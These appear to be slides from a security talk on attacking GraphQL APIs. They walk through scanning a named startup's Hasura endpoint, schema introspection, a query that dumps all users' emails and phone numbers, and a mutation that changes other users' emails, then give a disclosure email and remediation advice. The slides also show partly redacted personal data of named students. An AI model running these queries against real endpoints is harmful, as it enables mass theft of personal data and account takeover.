



Hacking GraphQL for fun ~~and profit~~

Aditya Saligrama


How it all began



January 16, 2023

Intro: what is GraphQL?

- Data query language and API intro'd by Meta (2015)
- Client sends queries to backend
 - Rather than queries being stored on the server
- Use one query to aggregate multiple data sources
 - Abstracts query details of databases, microservices, etc.
 - Popular w/ “big social media” (FB, IG, Twitter, etc.)



GraphQL in the wild

⌵

Headers

Cookies

Request

Response

Timings

Security

Filter Headers

Block

Resend

▼ GET

Scheme: https

Host: api.twitter.com

Filename: /graphql/rePnxwe9LZ51nQ7Sn_xN_A/UserByScreenName

variables: {"screen_name":"saligrama_a","withSafetyModeUserFields":true,"withSuperFollowsUserFields":true}

features: {"responsive_web_twitter_blue_verified_badge_is_enabled":true,"responsive_web_graphql_exclude_directive_enabled":false,"verified_phone_label_enabled":false,"responsive_web_graphql_skip_user_profile_image_extensions_enabled":false,"responsive_web_graphql_timeline_navigation_enabled":true}

Address: 104.244.42.66:443

Status

200 OK ?

Version

HTTP/2

Transferred

2.44 kB (2.59 kB size)

Referrer Policy

strict-origin-when-cross-origin

⌵

Headers

Cookies

Request

Response

Timings

Security

Filter properties

JSON

Raw

▼ data: Object { user: {...} }

▼ user: Object { result: {...} }

▼ result: Object { __typename: "User", id: "VXNlcjo0ODE5ODk3Mjg4", rest_id: "4819897288", ... }

__typename: "User"

id: "VXNlcjo0ODE5ODk3Mjg4"

rest_id: "4819897288"

affiliates_highlighted_label: Object { }

has_graduated_access: true

is_blue_verified: false

▼ legacy: Object { blocked_by: false, blocking: false, follow_request_sent: false, ... }

blocked_by: false

blocking: false

follow_request_sent: false

followed_by: false

following: false

muting: false

notifications: false

protected: false

can_dm: true

can_media_tag: true

created_at: "Sun Jan 17 01:28:54 +0000 2016"

default_profile: false

default_profile_image: false

description: "Security, systems, and open-source enthusiast. TA @stanfordio, VP @cyberapplied, fmr @Lacework @uptycs @akamai. MA & Stanford '24. @saligrama@mas.to (he/him)"

► entities: Object { description: {...}, url: {...} }

fast_followers_count: 0


favourites_count: 1154

followers_count: 255


friends_count: 272

Common GraphQL flow (e.g. Apollo)

Write a **custom** data source controller class **per data source**




Hasura: GraphQL for arbitrary databases



- Plug-and-play: automatic configuration of data source controllers for databases
 - GraphQL schema inferred from database schema
- Can you see how a startup would appreciate this?


GraphQL security model

Remember this?



GraphQL security model

GraphQL is similar!



Step One: Run a Scan

The screenshot displays the Burp Suite InQL Scanner interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below it, a toolbar contains Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extensions, Learn, Protobuf Type Editor, InQL Scanner (highlighted), InQL Timer, InQL Attacker, and a Settings gear icon. The main workspace is divided into three panes. The left pane, titled 'Queries, Mutations and Subscriptions', shows a tree view of the target 'leap-hasura.onrender.com'. Under the 'subscription' folder, the '2023-01-26' folder contains a '1674759602' folder, which lists 'topics.query', 'topics_by_pk.query', 'users.query', and 'users_by_pk.query'. The 'query' folder also contains a '2023-01-26' folder with similar queries, where 'users.query' is highlighted. The right pane shows the selected GraphQL query in 'Raw' mode, with line numbers 1 through 20. The query is a complex selection of user-related fields with various filters. The bottom pane features a search bar with a question mark icon, left and right arrow icons, and the text 'Search...'. Below the search bar, it says 'Variables: 1 {}' and '0 matches' on the right.

Queries, Mutations and Subscriptions

- leap-hasura.onrender.com
 - subscription
 - 2023-01-26
 - 1674759602
 - topics.query
 - topics_by_pk.query
 - users.query
 - users_by_pk.query
 - query
 - 2023-01-26
 - 1674759602
 - topics.query
 - topics_by_pk.query
 - users.query
 - users_by_pk.query
 - doc-2023-01-26-1674759602.html

GraphQL #0 Raw

Query:

```
1 query {  
2   users(offset:1334, distinct_on:[auth_service], limit:1334, order_by:[auth_service: asc_nulls_last, auth_id: asc_nulls_last, timezone: asc_nulls_last, roles: asc_nulls_last], where:{auth_service: {_in: auth_service_t}, _or: {_or: {_or: {_or: {_or: users_bool_exp}}}}, auth_id: {_nregex: "code*"}, timezone: {_nregex: "code*"}, roles: {_nregex: "code*"}, phone_number: {_nregex: "code*"}, google_place_id: {_nregex: "code*"}, id: {_in: bigint}, first_name: {_nregex: "code*"}, email: {_nregex: "code*"}}) {  
3     auth_service  
4     auth_id  
5     timezone  
6     roles  
7     created_at  
8     bio  
9     last_name  
10    profile_image_url  
11    interest_ids  
12    updated_at  
13    location  
14    phone_number  
15    id  
16    google_place_id  
17    first_name  
18    email  
19  }  
20 }
```

Search... 0 matches

Variables:
1 {}

A cheat code: schema introspection

Request

PrettyRawHex

```
1 POST /v1/graphql HTTP/2
2 Host: leap-hasura.onrender.com
3 Content-Type: application/json
4 ApolloGraphQL-Client-Version: 1.0.0-49
5 Accept: */*
6 Authorization: Bearer
7
8
9
10
11
12
13
14
15
16
17
18 {
  "id": "bef44288212ed5e81ec5c3034034bc6616866be312f00f6b7e34d738a5c899a7",
  "query":
    "{ \n  __schema { queryType \n { fields \n { \n name \n description \n } \n } \n } \n }"
}
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Date: Wed, 25 Jan 2023 21:31:45 GMT
3 Content-Type: application/json; charset=utf-8
4 Cf-Ray: 78f41e14f99c6426-SJC
5 Cf-Cache-Status: DYNAMIC
6 X-Render-Origin-Server: Warp/3.3.19
7 X-Request-Id: b1fe5ac9-e67e-43ff-b196-5245660630a4
8 Vary: Accept-Encoding
9 Server: cloudflare
10 Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
11
12 {
  "data": {
    "__schema": {
      "queryType": {
        "fields": [
          {
            "name": "assets_assets",
            "description": "fetch data from the table: \"assets.assets\""
          },
          {
            "name": "assets_assets_by_pk",
            "description":
              "fetch data from the table: \"assets.assets\" using primary key columns"
          },
          {
            "name": "assets_interest_assets",
            "description": "fetch data from the table: \"assets.interest_assets\""
          },
          {
            "name": "assets_interest_assets_by_pk",
            "description":
              "fetch data from the table: \"assets.interest_assets\" using primary key columns"
          },
          {
            "name": "chat_instances",
            "description": "An array relationship"
          },
          {
            "name": "chat_instances_by_pk",
            "description":
              "fetch data from the table: \"chat_instances\" using primary key columns"
          }
        ]
      }
    }
  }
}
```

All your phone numbers are belong to us

```
{ users {  
  id,  
  first_name,  
  last_name,  
  email,  
  phone_number,  
  location,  
  roles,  
  auth_service,  
  auth_id,  
  timezone,  
  created_at,  
  updated_at,  
  bio,  
  google_place_id  
} }
```

```
{  
  "id": 18458,  
  "first_name": "Aditya",  
  "last_name": "Saligrama",  
  "email": "saligrama@stanford.edu",  
  "phone_number": "+1[REDACTED]",  
  "location": null,  
  "roles": [  
    "user"  
  ],  
  "auth_service": "firebase",  
  "auth_id": "kAR[REDACTED]",  
  "timezone": null,  
  "created_at": "2023-01-25T08:10:11.568134+00:00",  
  "updated_at": "2023-01-25T21:51:35.332108+00:00",  
  "bio": null,  
  "google_place_id": null  
},
```

But wait, there's more...user modification!

```
mutation UpdateUserEmail () {  
  update_users_by_pk (  
    pk_columns: { id: <ID> }  
    _set: { email: <EMAIL> }  
  )  
}
```

```
11 {  
12   "data": {  
    "users_by_pk": {  
      "__typename": "users",  
      "email": "akps@stanford.edu",  
      "id": 18460,  
      "auth_id": "[REDACTED]",  
      "first_name": "Christopher",  
      "last_name": "Pondoc",  
      "profile_image_url": "https://assets.leap.so/profile_images/18460.jpg",  
      "student": {  
        "__typename": "students",  
        "id": 269,  
        "user_handle": "pondoc",  
        "pronouns": "He/Him",  
        "graduation_year": 2024,  
        "college": {
```

Disclosure

Vulnerability disclosure, unauthorized read and write access to sensitive profile information

-- Little Disco



Aditya Saligrama

To: littledisco@leap.so



Thu 1/26/2023 11:17 PM

Hey Little Disco team,


30+ days, no response :(

I am a security researcher at Stanford University. My top priority is that Stanford students' personal information is safe, so I did a brief inspection of Little Disco's security posture and wanted to share my findings with you so you can take steps to protect your users.

Summary

- A lack of allow lists on your Hasura GraphQL endpoint (`leap-hasura.onrender.com/v1/graphql`) allows anyone to execute arbitrary GraphQL queries on your database.
- Because introspection is enabled on your production Hasura instance, it is easy to obtain your entire database schema, including the individual data collections, query objects, and mutation/modification objects.
- Using this schema, one can obtain your entire list of users at all universities, including their emails and phone numbers, as well as your social graphs of friendships, high-fives, and disco session participants.
- Moreover, there is nearly unfettered write/modification access to your database – it is possible to modify several fields on other users, including their account email addresses and relationship statuses.
- To remediate these issues, I recommend using **Hasura allow-lists** to restrict the set of GraphQL queries that users can make to those deemed safe, as well as disabling introspection to remove users' access to GraphQL schema. You should also use random, rather than sequential, resource identifiers for resources such as users, friendships, high-fives, and disco sessions.

(hypothetical) Remediation



(hypothetical) Remediation

HASURA v1.2.2-pro.1

GRAPHIQLDATAACTIONSMORE REMOTE SCHEMASEVENTSPROdemo-app-prod

Overview

Errors

Usage

Operations

Websockets

Subscription Workers

Allow Lists

API Limits

Regression Tests

Allow Lists ⓘ

ALLOWED OPERATIONSNEW OPERATIONS (47)

Showing operations fromthis project

Add to Allowlist

	Actions	◀ Last seen	◀ Name	◀ Query
<input type="checkbox"/>	🔍	4 days ago	synrgo	query synrgo { articles { id title_something } }
<input checked="" type="checkbox"/>	🔍	4 days ago	lan	query lan { articles { id title_something } }
<input type="checkbox"/>	🔍	8 days ago	alon	query alon { articles { id title } }

Questions?